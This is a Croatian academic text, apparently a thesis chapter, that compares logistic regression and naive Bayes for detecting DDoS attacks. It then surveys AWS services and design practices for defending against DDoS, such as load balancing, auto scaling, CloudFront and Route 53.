Točnost (engl. *accuracy*) je omjer točnih predviđanja i ukupnog broja uzoraka te je definirana formulom 4.4.2.

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN}$$

Formula 4.4.2: Izračun točnosti modela strojnog učenja

Srednja apsolutna pogreška (engl. *median absolute error*, skraćeno MAE) izračunava se kao medijan svih apsolutnih vrijednost razlika između ciljane vrijednost i predviđanja. Ako je $\hat{y}$ predviđena vrijednost i-tog uzorka, a y_i je odgovarajuća stvarna vrijednost, onda se srednja apsolutna pogreška na n uzoraka izračunava po formuli 4.4.3.

$$MAE(y, \hat{y}) = median(|y_1 - \hat{y}_1|, \dots, |y_n - \hat{y}_n| \ )$$

Formula 4.4.3: Izračun srednje apsolutne pogreške modela strojnog učenja

Recall je definiran kao omjer broja stvarnih pozitivnih rezultata i ukupnog broja stvarnih pozitivnih i lažnih negativnih rezultata te se može izraziti formulom 4.4.4.

$$Recall = \frac{TP}{TP + FN}$$

Formula 4.4.4: Izračun *recall* omjera modela strojnog učenja

Preciznost korištenjem logističke regresije i naivnog Bayesa međusobno su jednake, na primjer 1000, pa su za analizu metrike performansi tih metoda strojnog učenja što se tiče detekcije napada DDoS potrebni drugi parametri kao što je točnost, *recall* i srednja apsolutna pogreška.


Točnost korištenjem logističke regresije kreće se od 99% do 100%, a točnost korištenjem naivnog Bayesa kreće se između 98 i 99% pa se zato može zaključiti da je logistička regresija dohvatila bolje rezultate u usporedbi s naivnim Bayesom.

Srednja apsolutna pogreška korištenjem logističke regresije je 0, 0.0015, odnosno 0.0017 za podatke za trening, testne podatke, odnosno podatke za provjeru dok je srednja apsolutna pogreška korištenjem naivnog Bayesa 0.007, 0.006 odnosno 0.00163, dakle rezultati logističke regresije također su bolji od naivnog Bayesa i što se tiče srednje apsolutne pogreške budući da je ona minimalna kod logističke regresije.

Recall vrijednost za algoritam logističke regresije za scenarij napada iznosi 0.997, a za normalni scenarij 1.000, dok za algoritam naivnog Bayesa iznosi 0.974 za scenarij napada, a 1.000 za normalni scenarij. To znači da je razlika između *recall* vrijednosti za napad i normalni scenarij manja kod logističke regresije, ali znatno bolja kod naivnog Bayesa.

Karakteristike naivnog Bayesa također se smatraju uvjetno nezavisnima te iako pravi skupovi podataka nikada ne mogu biti u potpunosti nezavisni, mogu doći jako blizu međusobnoj neovisnosti. Može se zaključiti da naivni Bayes ima veću pristranost (engl. *bias*), ali manju varijancu od logističke regresije te se smatra superiornim klasifikatorom ako skup podataka slijedi tu pristranost. I naivni Bayes i logistička regresija su linearni klasifikatori, no logistička regresija stvara vjerojatnosno predviđanje koristeći direktnu funkcionalnu formu, a naivni Bayes ovisno o nalazima određuje kako su podaci bili formirani.

Grafička usporedba rezultata logističke regresije i naivnog Bayesa prikazana je na Slici 4.4.2.



Slika 4.4.2: Usporedba rezultata logističke regresije i naivnog Bayesa **[16]**

5. Napadi distribuiranim uskraćivanjem usluge na primjeru infrastrukture *Amazon Web Services*

Amazon Web Services (skraćeno AWS) nudi smjernice za zaštitu od napada DDoS koje omogućuju veću otpornost aplikacija smještenih na infrastrukturi AWS **[1]**. Pritom se opisuju načela dizajna arhitekture otporne na DDoS koja rezultira većom dostupnošću aplikacija. Također se daje pregled različitih tipova napada kojima se posebno posvećuje pažnja te najboljih praksi za zaštitu od svakog tipa napada, uključujući napade na infrastrukturu te napade na aplikacijski sloj. Navedene su i dostupne usluge AWS-a te njihove značajke i opcije te načini na koje se svaka od njih može koristiti za zaštitu aplikacija od napada DDoS, uključujući njihov nadzor, detekciju i primjenu odgovarajućih protumjera.

5.1. Obrana od infrastrukturnih napada

U tradicionalnoj okolini podatkovnih centara moguće je ublažiti napade DDoS na mrežni i transportni sloj postavljanjem zalihosnih kapaciteta, sustava za ublažavanje napada DDoS ili prijenosom opterećenja na usluge za ublažavanje napada. Na sustavu AWS, mogućnosti ublažavanja napada DDoS su automatski pružene, a otpornost korisničkih sustava na napade može se poboljšati dizajnom arhitekture koja će najbolje iskoristiti pružene mogućnosti i podnijeti velike količine mrežnog prometa.

Za ublažavanje volumetričkih napada DDoS ključno je osigurati dovoljnu mrežnu propusnost te zaštititi resurse AWS poput *Amazon EC2* poslužiteljskih instanci **[24]** od velike količine zlonamjernog prometa. Neki tipovi *EC2* instanci podržavaju značajke koje mogu lakše podnijeti velike volumene mrežnog prometa, kao što su mrežna sučelja s propusnošću do 100 Gbps i poboljšana mrežna svojstva (engl. *enhanced networking*), čime se sprječava zagušenje mrežnog sučelja kada velika količina prometa dođe do poslužiteljske instance. Instance koje podržavaju poboljšana mrežna svojstva pružaju bolje ulazno-izlazne performanse, veću mrežnu propusnost i manje korištenje procesora u usporedbi s tradicionalnim implementacijama, što omogućuje instancama da se lakše nose s velikim volumenima prometa i velikim brojem paketa u sekundi


(engl. *packet per second,* skraćeno *pps*) kod refleksijskih napada UDP i amplifikacijskih napada te im omogućuje veći broj raspoloživih resursa za veze TCP koje napadi preplavljivanjem SYN pokušavaju iscrpiti.

Kako bi se omogućila povećana razina otpornosti i spremnosti, AWS preporučuje korištenje dediciranih *Amazon EC2* instanci, odnosno instanci u kojima se resursi određenog fizičkog računala (engl. *host*) i kapaciteti mrežne propusnosti ne dijele s drugim korisnicima, zbog znatno bolje fizičke izolacije. Druga je opcija korištenje tipova instanci koji imaju visoku mrežnu propusnost do 100 Gbps te podržavaju poboljšana mrežna svojstva, a takvi tipovi instanci u svojem nazivu imaju sufiks N, kao što su *c6gn.16xlarge*, *c5n.18xlarge* ili *c5n.metal*. Modul potreban za poboljšana mrežna svojstva i potreban *enaSupport* skup atributa uključeni su s Amazon Linux 2 operacijskim sustavom te najnovijom verzijom Amazon Linux operacijskog sustava, dakle ako se pokrene instanca s HVM (*engl. Hardware Virtual Machine*) verzijom Amazon Linuxa na podržanom tipu instance, poboljšana mrežna svojstva bit će automatski omogućena na toj instanci. HVM **[25]** podrazumijeva tip poslužiteljske instance koji oponaša svojstva fizičkog računalnog poslužitelja (engl. *bare-metal server*) te pruža znatno bolju fizičku izolaciju pa s tim tipom instance operacijski sustav može biti pokrenut direktno na virtualnom stroju bez dodatne konfiguracije tako da izgleda kao da je pokrenut na pravom fizičkom poslužitelju.

5.2. Usluga *Auto Scaling*

Još jedan način za ublažavanje napada DDoS na mrežni, transportni, ali i aplikacijski sloj je korištenje *Auto Scaling* **[26]** značajke AWS-a. Ako korisnici na AWS-u smještaju web aplikacije, mogu se koristiti sustavi za raspodjelu opterećenja kako bi se promet rasporedio na skupinu *Amazon EC2* poslužiteljskih instanci koje su zalihosno kapacitirane (engl. *overprovisioned*) ili konfigurirane za automatsko skaliranje od definiranog minimalnog broja do definiranog maksimalnog broja, uzimajući u obzir željeni kapacitet u normalnim okolnostima kao što je prikazano na Slici 5.2.1.


Tako postavljene instance mogu podnijeti nagle udare mrežnog prometa u slučaju volumetričkog napada DDoS. Na sustavu za nadzor *Amazon CloudWatch* **[27]** moguće je postaviti alarme, odnosno okidače koji će potaknuti automatsko povećanje broja u floti *Amazon EC2* instanci u slučaju detektiranih prethodno definiranih anomalija koje se mogu odnositi na korištenje procesora, RAM-a, mrežnog prometa, broja ulazno-izlaznih operacija ili proizvoljnih metrika (engl. *Custom metrics*). Time se povećava raspoloživost sustava i aplikacija u slučaju neočekivanog povećanja volumena zahtjeva koje je najčešće uzrokovano napadom DDoS.



Slika 5.2.1. Usluga *Auto Scaling* **[28]**

5.3. Usluga *Elastic Load Balancing*

Budući da veliki napadi DDoS mogu lako prekoračiti kapacitet jedne poslužiteljske instance, čak i onih tipova koji imaju visoku mrežnu propusnost i poboljšana mrežna svojstva, AWS nudi *Elastic Load Balancing* **[29]** (skraćeno ELB) uslugu koja smanjuje rizik preopterećenja aplikacija u oblaku tako što promet raspoređuje između više pozadinskih instanci, kao što je prikazano na Slici 5.3.1.



Slika 5.3.1. Usluga *Elastic Load Balancing* **[30]**

Elastic Load Balancing omogućuje automatsko skaliranje te podnošenje velikih volumena prometa kad postoji neočekivani dodatni promet. Aplikacije u oblaku na AWS-u obično se grade unutar virtualnog privatnog oblaka *Amazon VPC* (engl. *virtual private cloud*) **[31]**. *Amazon VPC* omogućuje pokretanje različitih resursa AWS u izoliranoj virtualnoj mreži koju korisnik definira i koja je po mnogim značajkama slična računalnoj mreži kakvom bi se upravljalo u tradicionalnim podatkovnim centrima, ali s prednostima korištenja stabilne infrastrukture AWS-a.

Za aplikacije građene unutar VPC-a postoje 3 vrste ELB-a koje se mogu primijeniti ovisno o tipu aplikacije: aplikacijski sustav za raspodjelu opterećenja (engl. *Application Load Balancer*, skraćeno ALB), klasični sustav za raspodjelu opterećenja (engl. *Classic Load Balancer*, skraćeno CLB) i mrežni sustav za raspodjelu opterećenja (engl. *Network Load Balancer*, skraćeno NLB).

Za web aplikacije može se koristiti *Application Load Balancer* kako bi se promet usmjeravao s obzirom na sadržaj, prihvaćajući pritom samo dobro formirane web zahtjeve. *Application Load Balancer* štiti aplikaciju od napada blokirajući mnoge učestale vrste napada DDoS, kao što su napadi preplavljivanjem SYN i refleksijski napadi UDP, odnosno amplifikacijski napadi. ALB automatski skalira resurse kako bi apsorbirao dodatni promet kad su takvi tipovi napada detektirani. Pritom su aktivnosti skaliranja zbog napada DDoS na mrežni ili transportni sloj transparentne za AWS korisnike te ne podliježu naplati.

Za aplikacije zasnovane na TCP-u može se koristiti *Network Load Balancer* za usmjeravanje prometa do zadanih ciljeva poput *Amazon EC2* instanci uz vrlo malo kašnjenje. Mana *Network Load Balancera* u odnosu na *Application Load Balancer* je što će bilo koji detektirani promet koji dođe do NLB-a biti preusmjeren do ciljeva i napadi DDoS neće biti apsorbirani. U tom se slučaju može koristiti napredna DDoS usluga *AWS Shield Advanced* za pojedinu rezerviranu statičku IP adresu zvanu *AWS Elastic IP* **[32]** te će nakon pridruživanja te IP adrese NLB-u *AWS Shield Advanced* primijeniti mehanizme DDoS zaštite na NLB.

5.4. Korištenje rubnih AWS lokacija za skalabilnost

Pristup izrazito skalabilnim i raznolikim internetskim vezama može značajno povećati mogućnost korisnika AWS-a da minimiziraju kašnjenje i maksimiziraju propusnost do svojih krajnjih korisnika, apsorbiraju napade DDoS te izoliraju zastoje i pogreške u infrastrukturi kako bi se minimizirao utjecaj na dostupnost aplikacije.

Rubne AWS lokacije (engl. *edge locations*) nude dodatni sloj mrežne infrastrukture koji pruža te prednosti bilo kojoj web aplikaciji koja koristi usluge *Amazon CloudFront*, *Global Accelerator* ili *Amazon Route 53*. Te usluge aplikacijama pokrenutima u određenim AWS regijama omogućuju sveobuhvatnu zaštitu na rubu, a njihove će prednosti i primjene biti detaljno opisane u iduća tri poglavlja.


5.4.1. Usluga *Amazon CloudFront*

Amazon CloudFront **[33]** je usluga dostave do rubnih lokacija raznih vrsta web sadržaja, uključujući statički, dinamički, streaming i interaktivni sadržaj.

Trajne veze i postavke varijabilnog TTL-a na *Amazon CloudFrontu* mogu se koristiti kako bi se smanjilo opterećenje izvorišta sadržaja (engl. *origin*), čak i ako se posluživani sadržaj ne pohranjuje u priručnoj memoriji preglednika. Korištenjem ovih značajki *CloudFronta* smanjuje se broj zahtjeva i veza TCP prema izvorištu, što pomaže pri zaštiti od preplavljivanja HTTP, a budući da prihvaća samo dobro formirane veze, sprječava mnoge uobičajene napade DDoS poput napada preplavljivanjem SYN i refleksijskih napada UDP da stignu do izvorišta web sadržaja. Korištenjem *Amazon CloudFronta*, napadi DDoS su također geografski izolirani bliže izvoru napada, zbog čega promet ne može stići do drugih lokacija. Općenito sve ove sposobnosti značajno povećavaju mogućnost nastavka posluživanja legitimnih korisnika tijekom velikih napada DDoS, s tim da se *CloudFront* može koristiti za zaštitu izvorišta sadržaja na AWS-u ili drugdje na Internetu.

Ako se usluga za pohranu sadržaja *Amazon S3* **[34]** koristi za posluživanje statičkog sadržaja na Internetu, AWS preporučuje korištenje *Amazon CloudFronta* za zaštitu pojedinog spremišta, a

ujedno i izvorišta sadržaja zvanog *S3 bucket*. *Amazon S3* nudi opciju identiteta pristupa izvoru (engl. *origin access identity* - OAI) kojom je moguće dodati ograničenja prema kojima korisnici mogu pristupiti *Amazon S3* objektima koristeći samo *CloudFront* URL-ove, a nikad direktno, kao što je prikazano na Slici 5.4.1.1.




Slika 5.4.1.1. Dostava zaštićenog *Amazon S3* sadržaja preko *Amazon CloudFronta* **[35]**

5.4.2. Usluga *Amazon Global Accelerator*

Amazon Global Accelerator **[36]** mrežna je usluga koja poboljšava dostupnost i performanse prometa korisnika do 60%, što se postiže usisavanjem (engl. *ingress*) prometa na rubnoj lokaciji najbližoj pojedinim korisnicima i njegovog usmjeravanja preko globalne AWS mrežne infrastrukture do određene aplikacije smještene u oblaku, bilo da je pokrenuta u jednoj ili više AWS geografskih regija. Koncept rada *Amazon Global Acceleratora* prikazan je na slici 5.4.2.1.

Global Accelerator usmjerava promet TCP i promet UDP do optimalne krajnje točke (engl. *endpoint*) na temelju mrežnih performansi u AWS regiji najbližoj korisniku, a ako dođe do zakazivanja aplikacije u određenoj krajnjoj točki, omogućuje mehanizam oporavka koji preusmjerava na iduću najpovoljniju krajnju točku unutar 30 sekundi, čime se maksimizira raspoloživost sustava u slučaju napada DDoS.

On koristi ogromni kapacitet globalne AWS mreže i integracije sa sustavom za zaštitu od napada DDoS *AWS Shieldom* kako bi zaštitio aplikacije. Primjer takve integracije je SYN posrednički poslužitelj bez stanja (engl. *stateless SYN proxy*) koji provjerava dolazne veze prije nego ih prosljeđuje zaštićenoj usluzi, čime se ublažavaju napadi preplavljivanjem SYN. Posrednički poslužitelj SYN bez stanja osigurava da samo ispravne veze TCP stignu do štićene aplikacije štiteći pritom legitimne korisnike od blokada koje bi bile uzrokovane eventualnim lažno pozitivnim detekcijama.



Slika 5.4.2.1. Usluga *Amazon Global Accelerator* **[36]**

Moguće je implementirati arhitekturu otpornu na DDoS koja ima mnoge prednosti zajedničke s raspodijeljenom dostavom web aplikacija do rubnih lokacija poput *Amazon CloudFronta* čak i ako štićena aplikacija koristi protokole koje *CloudFront* ne podupire ili ako se radi o web aplikaciji koja zahtijeva globalnu statičku IP adresu. To se primjerice može postići dobivanjem IP adrese koju krajnji korisnici mogu dodati na listu dozvoljenih IP adresa na svojim vatrozidima i koju ne koriste drugi AWS korisnici te se u tim slučajevima može koristiti *Global Accelerator* kako bi se zaštitile web aplikacije pokrenute na *Application Load Balanceru* u kombinaciji s *AWS WAF*-om (engl. *web application firewall*) **[37]** te detektirale i spriječile poplave zahtjevima na sloju web aplikacija. *AWS WAF* omogućuje definiranje uzoraka prometa iz gotovih ili proizvoljno definiranih skupina uzoraka koji će biti propušten odnosno blokiran za sve resurse na koje je *AWS WAF* primijenjen, poput *CloudFront* distribucije.


5.4.3. Usluga *Amazon Route 53*

Amazon Route 53 **[38]** je visoko dostupna, distribuirana i skalabilna DNS usluga koja se koristi za usmjeravanje prometa do pojedine web aplikacije, a uključuje razne značajke koje omogućuju napredne opcije konfiguracije DNS zapisa i njihove povezanosti te kontrolu načina na koji servisi reagiraju na DNS zahtjeve kako bi se poboljšale performanse web aplikacija i izbjegli ispadi stranica. Primjer takvih značajki je *Geo DNS* koji usmjerava DNS upite korisnika u ovisnosti o njihovoj lokaciji te time sustav čini više raspodijeljenim i izolira jedno geografsko područje od drugog u slučaju napada DDoS na aplikacijski poslužitelj, kao što je prikazano na slici 5.4.3.1.

Amazon Route 53 koristi tehnike kao što su *shuffle sharding* i *anycast stripping* koje pomažu u održavanju neometanog pristupa aplikaciji čak i ako je DNS usluga na meti napada DDoS.

Kod *shuffle sharding* mehanizma, svaki imenski poslužitelj (engl. *nameserver*) u delegacijskom skupu - skupini imenskih poslužitelja korištenih za sve DNS zone pojedinog AWS računa - odgovara jedinstvenom skupu rubnih lokacija i internetskih puteva. Time se omogućuje veća tolerancija na ispad u slučaju napada DDoS i minimiziraju preklapanja između krajnjih korisnika, a ako je pojedini imenski poslužitelj u delegacijskom skupu nedostupan, krajnji korisnici mogu ponoviti zahtjev te dobiti odgovor od drugog imenskog poslužitelja na drugoj rubnoj lokaciji.

Anycast stripping mehanizam omogućuje da se svaki DNS zahtjev poslužuje s optimalne lokacije, što raspodjeljuje opterećenje na mreži i smanjuje DNS kašnjenje te omogućuje brži odgovor za korisnike. Dodatno, Amazon Route 53 može detektirati anomalije u izvoru i volumenu DNS upita te prioritizirati zahtjeve korisnika za koje je sigurno da su pouzdani u odnosu na druge zahtjeve koji mogu predstavljati potencijalni napad DDoS.



Slika 5.4.3.1. Arhitektura usluge *Geo DNS* **[39]**

5.5. Smanjenje površine napada

Još jedan bitni faktor koji treba uzeti u obzir tijekom projektiranja aplikacije u oblaku na AWS-u je ograničavanje načina na koje napadač može napasti aplikaciju, odnosno smanjenje površine napada. Resurse koji nisu direktno izloženi Internetu teže je napasti pa manji broj takvih resursa znači da postoji manji broj komponenti aplikacije na koje je moguće izvršiti napad DDoS.

Zato je bitno da oni resursi za koje nije potreban direktan pristup i interakcija s krajnjim korisnicima nisu dostupni s javne internetske mreže te da se na mrežnoj razini ne prihvaća promet od korisnika ili vanjskih aplikacija na portovima i putem protokola koji nisu nužni za komunikaciju.

Amazon nudi najbolje prakse za smanjenje površine napada i ograničavanje izloženosti aplikacije Internetu koristeći AWS usluge, a jedna od temeljnih smjernica je obfuskacija resursa AWS.


5.5.1. Obfuskacija resursa usluge AWS

